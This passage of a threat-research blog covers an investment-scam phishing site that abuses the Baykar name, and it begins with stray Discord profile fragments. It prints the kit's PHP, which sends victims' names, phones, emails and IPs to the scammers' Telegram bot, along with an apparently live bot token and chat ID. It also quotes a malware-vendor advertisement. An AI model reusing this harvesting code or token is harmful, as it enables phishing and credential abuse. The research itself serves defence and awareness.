
İplikçi Nedim
iplikkkk

This is the beginning of your direct message history with **İplikçi Nedim**.

İplikçi Nedim
iplikkkk

DISCORD MEMBER SINCE
Jun 17, 2023

NOTE
Click to add a note



SANALIN FATİHİ

SANALIN FATİHİ


iplikkkk

This is the beginning of your direct message history with **SANALIN FATİHİ**.

SANALIN FATİHİ
iplikkkk

DISCORD MEMBER SINCE
Jun 17, 2023

NOTE
Click to add a note



Deleted User 675a921f

Deleted User 675a921f

Deleted User 675a921f#5894

This is the beginning of your direct message history with **Deleted User 675a921f**.

Deleted User 675a921f
Deleted User 675a921f#5894

DISCORD MEMBER SINCE
Jun 17, 2023


NOTE
Click to add a note

Why Might an Insurance Consultant/Agency Be Targeted?

It was time to find an answer to another question. How could the threat actor have found and obtained the mobile phone number of the insurance consultant? In recent years, with a wealth of information circulating in the hands of cyber criminals, it might not be too difficult to guess who has access to our mobile phone information. However, I decided to delve a bit more into this particular issue.

When it comes to the insurance consultant, just like real estate agents, their mobile phone information should be easily findable and reachable on the internet, in publicly accessible places. If this threat actor is targeting insurance agents, then one would assume their first stop could be the Google search engine. Could they easily obtain this information from there?"

For this, when I searched with the keyword "insurance agency" on the Google search engine, I observed that there were numerous insurance agencies sharing their mobile phone information. Seeing that threat actors targeting insurance consultants and agencies could potentially exploit systems they hacked using this method and, through those systems, gain access to the internal systems of insurance companies, it was more than enough to deeply concern me.




sigorta acentesi

[redacted] Sigorta - Sigorta Hızırı
5.0 ★★★★★ (119) · Insurance agency · 20+ year...
Closes soon · 7 PM · Kartal/İstanbul, Türkiye · +90 ...
Onsite services

[redacted] SİGORTA ARA.HİZM.LTD.ŞTİ. SİGORTA ACENTESİ İZMİR ANADOLU...
4.9 ★★★★★ (33) · Insurance agency · 10+ years ...
Closed · Opens 9 AM Fri · Konak/İzmir, Türkiye · +9...
Onsite services

Sigorta [redacted]
5.0 ★★★★★ (28) · Insurance agency · 10+ years ...
Closed · Opens 9 AM Fri · Ataşehir/İstanbul, Türkiye ·.
Onsite services



Google

sigorta acentesi

Rating ▾ Hours ▾ Sort by ▾

Onsite services

Website Directions Call Share

Sigorta [redacted]
5.0 ★★★★★ (28) · Insurance agency · 10+ years ...
Closed · Opens 9 AM Fri · Ataşehir/İstanbul, Türkiye · .
Onsite services

Website Directions Call Share

[redacted] SİGORTA
5.0 ★★★★★ (11) · Insurance agency
Open 24 hours · Gebze/Kocaeli, Türkiye · +90 506 4...

Website Directions Call Share

[redacted] Sigorta
5.0 ★★★★★ (49) · Insurance agency

[redacted] SİGORTA
5.0 ★★★★★ (11)
Open

Website Directions Call Share

Overview Services Reviews Photos

Open 24 hours
+90 506 4 [redacted]
www. [redacted] com
Services: General liability insurance, Life insurance, Auto insurance,

Conclusion

When I thought about why insurance consultants and agencies are targeted by threat actors with information-stealing malware, I thought of the high potential of converting this information into query panels and/or selling it to fraudsters or threat actors, as in my article "Was Turkey's e-Government Hacked?". Whether this possibility is low or high, the undeniable truth of today is that threat actors target our personal data and the organizations that have access.

In conclusion, regardless of the likelihood, it is crucial for everyone to think twice before clicking on links or opening files from unknown sources.

Hope to see you in the following articles.

4. Investment Scammers

Introduction

If you remember, in the article I published in June 2024 titled Deepfake Scammers, I mentioned that I would provide the technical details of their operations to be covered in another article.

Since then, the information I have obtained through cybersecurity research has reached a point where I struggled for a while to decide which parts to write about. Ultimately, I decided to focus on the sections that I believe would be most beneficial for raising awareness, including the phone conversations I had with the scammers.


I hope this **200th** research article, which also represents an important milestone for me, achieves the level of awareness I aim for. Even the smallest piece of information revealed through this research could contribute to illuminating fraud cases and be beneficial to a wide range of people, from victims to law enforcement.

Please don’t forget to share this article with those around you to help raise awareness and reduce the number of people falling victim to such scams.

Technical Research

Discovery

In March 2024, the domain name tr-billgi[.]com, added to the list of Malware URLs by TR-CERT (Computer Emergency Response Team of the Republic of Türkiye) with the description **Financial Phishing**, caught my attention.



tr-billgi.com

Financial Phishing

Criticality Level

4/10

1 Lowest - 10 Highest


Description: Financial Phishing

Connection Type: Phishing

Date: 3/26/2024, 06:00 PM

Source TR-CERT

When I visited the website, the page I encountered appeared quite ordinary and harmless. Assuming that this page might be a fake homepage (cloaking), commonly used by threat actors to hide the actual phishing page, I decided to investigate the site further. And that’s how my story began.




GLOBALCHANGE ILE OLASILIKLAR DÜNYASINI KEŞFEDIN

Bizimle birlikte yeni fikirleri, son dakika haberlerini keşfedebilecek ve geleceği şekillendirecek değişiklikleri uygulayabileceksiniz.

Translation:

"Discover the World of Possibilities with GlobalChange"
"With us, you will be able to explore new ideas, breaking news, and apply changes that will shape the future.""

Button: "Learn More"



(125) [redacted]

[redacted]

9,137 subscribers

Pinned message

Guys with premium telegram account, boost please: https://t.me/[redacted]boost

🧙 Welcome to '[redacted], our team has been in the Malware industry for over 3 years and here is a small list of our products 🪄

> All product names are clickable and lead to the post in the channel

⚡ Crypt: public | private | personal
⚡ Crypt APK: public | private | personal
⚡ Loader: standart | disable WinDef I disable 26 av from avcheck
⚡ Windows HVNC
⚡ Android RATs
⚡ Cloaking panel for your software and websites
⚡ EV Certificates
⚡ Deep Fake video
⚡ Twitter and TikTok ads


🧙 Any questions: [redacted]
🧙 Admins: [redacted]

📢 Channel: [redacted]
📰 News: [redacted]

👁 2228 15:39

Detection of Malicious Content

When I examined the **tr-billgi[.]com** website a bit further, the **/thanks** directory caught my attention. Upon visiting this page, I started to suspect that it was where users who filled out any form on the site were redirected. The page prominently featured repeated phrases like "Don't miss any calls" and "Our manager will contact you shortly", indicating that those who filled out the form were being contacted by someone.



-->

8 Sıradaki yeriniz...

İletişimde kalın! Kısa süre içinde sizinle iletişime geçeceğiz:

Platforma katılmakla ilgilenen çok sayıda kişi nedeniyle, tüm yeni kullanıcılar şu anda bir bekleme listesindedir. Liste...

Önümüzdeki birkaç saat içinde hiçbir aramayı kaçırmayın yoksa yerinize başkası geçer.

Talebiniz başarıyla gönderildi.


Bizimle iletişim halinde olun, yöneticimiz sizi en kısa sürede arayacaktır.

Translation:

Queue Position: 8
"Stay in touch! We will contact you shortly."
"Due to the high number of people interested in joining the platform, all new users are currently on a waiting" list.
"Do not miss any calls within the next few hours; otherwise, your spot will be given to someone else."
"Your request has been successfully submitted. Stay in touch with us, and our manager will call you shortly."


As I continued to explore this website, I discovered that this threat actor, like those featured in another of my research articles, had made errors in Operations Security (OPSEC). Taking advantage of this mistake, I gained access to the website's source code and began examining the code piece by piece.

In a short time, I found the fake homepage's code within the **general.php** file. Upon reviewing the **index.php** file in the **Thanks** directory, as well as the **offer.php** and **index.html** files in the page folder, I uncovered that the phishing site was designed by the threat actors to abuse the name of the Baykar defense company. They used this setup to lure victims with promises of investment opportunities.




Name	Date Modified	Size	Kind
2.jpg	Feb 14, 2024 at 23:02	25 KB	JPEG image
11.jpg	Feb 14, 2024 at 23:02	28 KB	JPEG image
12.jpg	Feb 14, 2024 at 23:02	51 KB	JPEG image
13.jpg	Feb 14, 2024 at 23:02	25 KB	JPEG image
33.jpg	Feb 14, 2024 at 23:02	198 KB	JPEG image
check.jpg	Feb 14, 2024 at 23:02	24 KB	JPEG image
Descr.WD3	Feb 14, 2024 at 23:02	199 bytes	Document
logo.png	Feb 14, 2024 at 23:02	9 KB	PNG image
main.jpg	Feb 14, 2024 at 23:02	13 KB	JPEG image
vv.jpg	Feb 14, 2024 at 23:02	277 KB	JPEG image
_preview.png	Feb 15, 2024 at 18:45	147 KB	PNG image
favicon.png	Feb 21, 2024 at 21:36	1 KB	PNG image
privacy.html	Mar 15, 2024 at 02:28	3 KB	HTML text
terms.html	Mar 15, 2024 at 02:28	2 KB	HTML text
thankyou.php	Mar 15, 2024 at 02:28	3 KB	PHP script
cookie.html	Mar 15, 2024 at 02:40	9 KB	HTML text
general.php	Mar 15, 2024 at 02:41	31 KB	PHP script
css	Mar 18, 2024 at 03:00	--	Folder
fonts	Mar 18, 2024 at 03:00	--	Folder
img	Mar 18, 2024 at 03:00	--	Folder
about.jpg	Mar 15, 2024 at 02:28	87 KB	JPEG image
bbbbbb.jpg	Mar 15, 2024 at 02:28	35 KB	JPEG image
bgbg	Mar 15, 2024 at 02:28	83 KB	Document
c1.jpg	Mar 15, 2024 at 02:28	41 KB	JPEG image
c2.jpg	Mar 15, 2024 at 02:28	74 KB	JPEG image
c3.jpg	Mar 15, 2024 at 02:28	47 KB	JPEG image
c4.jpg	Mar 15, 2024 at 02:28	78 KB	JPEG image
c5.jpg	Mar 15, 2024 at 02:28	83 KB	JPEG image
c6.jpg	Mar 15, 2024 at 02:28	130 KB	JPEG image
favicon.png	Mar 15, 2024 at 02:28	24 KB	PNG image
footer.png	Mar 15, 2024 at 02:28	441 KB	PNG image

```
                    <div class="col-12">
                        <div class="mobile_menu d-block
                        d-lg-none"></div>
                    </div>
                </div>
            </div>
        </div>
    </div>
</header>
<!-- header-end -->

<!-- slider_area_start -->
<div class="slider_area">
    <div class="slider_active owl-carousel">
        <div class="single_slider overlay2 d-flex
        align-items-center justify-content-center slider_bg_1">
            <div class="container">
                <div class="row">
                    <div class="col-xl-12">
                        <div class="slider_text text-center">
                            <h3>GlobalChange ile Olasılıklar
                            Dünyasını Keşfedin</h3>
                            <p>Bizimle birlikte yeni
                            fikirleri, son dakika haberlerini
                            keşfedebilecek ve<br> geleceği
                            şekillendirecek değişiklikleri
                            uygulayabileceksiniz.</p>
                            <a href="#about" class="boxed-btn2"
                            >Daha fazla öğrenmek için</a>
                        </div>
                    </div>
                </div>
            </div>
        </div>

    </div>
</div>
<!-- slider_area_end -->
```



```php
<?php
$Firstname = $_POST['f_name'];
$Lastname = $_POST['l_name'];
$Fullname = $Firstname.' '. $Lastname;
$Ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
$Country = $_SERVER['HTTP_CF_IPCOUNTRY'];
$LandingPageURL =  $_POST['site'];
$Email = $_POST['email'];
$Phone = $_POST['realPhone'];
$desk = $_POST['desk'];


$needle   = ':';
// $pos = strripos($Ip, $needle);
// if ($pos == true) {
//  $Ip = hexdec(substr($Ip, 0, 2)) . "." . hexdec(substr($Ip, 2, 2)) . "." . hexdec(substr($Ip, 5, 2)) . "." . hexdec(
substr($Ip, 7, 2));
// }
$ROOT = explode("/", $_SERVER["DOCUMENT_ROOT"]);
$ROOT = end($ROOT);
$QUERY = $_POST['query'];
$URI_ARRAY = explode("/", $_SERVER["REQUEST_URI"]);
array_splice($URI_ARRAY, -2);
$URI = implode("/", $URI_ARRAY);
$URL = "https://" . $ROOT . $URI . "?" . $QUERY;
$URL = preg_replace('/&/', '.', $URL);
$FURL = $URL;
$SHORT_URL = mb_strimwidth($LandingPageURL, 0, 60);


$cpa = array(
  'phone' => str_replace('+', '', $Phone),
  'full_name' => trim($Fullname),
  'email' => $Email,
  'ip' => $Ip,
  'landing' => $SHORT_URL,
  'landing_name' => 'TR_Baykar-p',
  'source' => 'FB',
  'country' => $Country,
    'description' => $desk
);
```




Şimdi şirket, tüm sakinler için "BAYKAR yatırım" platformuna erişimi açıyor, böylece herkes özel kişilerin şirketinin büyümesinden kazanabilir.

YATIRIMCILAR İÇİN BİLGİLENDİRME BAYKAR YATIRIM

Hem BAYKAR hem de Türk vatandaşları için faydalı olacağı için yatırımlara erişimi tüm vatandaşlara açmaya karar verdik. Yatırımcı olabilir ve 7.000₺ başlangıç yatırımı ile ayda 50.000₺'den pasif olarak kazanabilirsiniz.

Mevcut gerçeklerde, savunma sanayisine olan talep giderek artıyor ve üretimimizi hem Türkiye içinde hem de dışında genişletiyoruz.
Bu nedenle, tüm yerleşiklere erişim sağlamaya ve üretim kapasitemizi 4 kat artırmaya karar verdik, bu nedenle Türkiye'nin her yerinden yatırımcıları çekmemiz gerekiyor.
Ortalama olarak, minimum 7.000₺ depozito yatıran herkes ayda 50.000₺ ile 100.000₺ arasında kazanıyor.

The presence of Italian texts alongside Turkish ones on the phishing page caught my attention. From my previous article, Deepfake Scammers, I knew that these threat actors often abuse the names of international organizations (e.g., Slovnaft, INA d.d, Bosphorus Gaz, Baykar, Interpol) for their scams. This suggested that the Italian text likely originated from a phishing site they created to target an Italian company, but they had forgotten to translate it into Turkish.



```
Name
    Descr.WD3
    logo.png
    index.php
  > index_files
> index_files
  index.php
  offer.php
> css1
> img1
> js1
v lander1
  > eni-etna_it
v page
    2.jpg
    11.jpg
    12.jpg
    13.jpg
    33.jpg
    check.jpg
    Descr.WD3
    logo.png
    main.jpg
    vv.jpg
    _preview.png
  > css1
  > img1
  > js1
  > thanks
    offer.php
    index.html
  > lander1
Macintosh HD > Users > mertr
```

BAYKAR yatırım - unisciti a noi e guadagna profitti passivi attraverso le vendite e la crescita dell'azienda.

Ücretsiz kayıtlar en erken : 12:21:18

İsim

Soyadı

example@gmail.com

+90 501 234 56 78

Ücretsiz bir hesap edinin

Translation:


Header (in Italian):
“BAYKAR Investment – Join us and earn passive profits through the company’s sales and growth.”

Registration Form (in Turkish):

Countdown Timer: “Early free registration ends in: 12:21:18”
Labels:
Name
Surname
Email (example@gmail.com)
Phone Number (with country code)
Button:
“Create a free account”

Technical Surveillance


Additionally, while examining the **index.php** file in the **thanks** directory, I uncovered a critical piece of information that deepened my investigation: the Telegram Bot API token belonging to the threat actors.




```
if(isset($_COOKIE['cabinet']) && $_COOKIE['cabinet']){
 header( "refresh:1;url=".$_COOKIE['cabinet'] );
}

$Pixel = $_COOKIE['pixel'];
$message = "
* Phone:  $Phone
* full_name:  $Fullname
* Email:  $Email
* ip:  $Ip
* pixel_id:  $Pixel
* landing:  $SHORT_URL
* landing_name:  TR_Baykar-p
* country:  $Country";



$apiToken = "6969380767:AAEzn4UjPEvG8kgVFpL4eCSXh7b7VGW4tVE";
$data = [
  'chat_id' => '-1001865424957',
  'text' => $message,
];
$ch2 = curl_init("https://api.telegram.org/bot$apiToken/sendMessage");
curl_setopt($ch2, CURLOPT_HEADER, false);
curl_setopt($ch2, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch2, CURLOPT_POST, 1);
curl_setopt($ch2, CURLOPT_POSTFIELDS, ($data));
curl_setopt($ch2, CURLOPT_SSL_VERIFYPEER, false);
$result = curl_exec($ch2);
curl_close($ch2);
?>
<!DOCTYPE html>
<html lang="ru">

<head>
  <meta http-equiv="content-type" content="text/html; charset=UTF-8">
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>
  Tebrikler! </title>
  <link rel="preconnect" href="../../../https@fonts.gstatic.com/default.htm">
  <link href="index_files/css2.css" rel="stylesheet">
  <link rel="stylesheet" href="index_files/fonts.css">
  <link href="index_files/main3.css" rel="stylesheet">
  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/flipclock/0.7.8/flipclock.css">
  <link rel="icon" href="../favicon.png">
```

> In recent years, the Telegram messaging application has become a haven for criminal organizations, threat actors, and scammers due to its speed, security, and file-sharing capabilities.
>
> Many threat actors use the Telegram Bot API to monitor the stolen information of victims through Telegram bots and channels they create. To achieve this, their first step is embedding their bot tokens into the source code of their phishing sites.
>
> Because these threat actors do not anticipate that the source code of their phishing sites will be accessed by others, they often leave these tokens unchanged for months. This oversight allows law enforcement and cybersecurity researchers to monitor the threat actors' activities on Telegram.

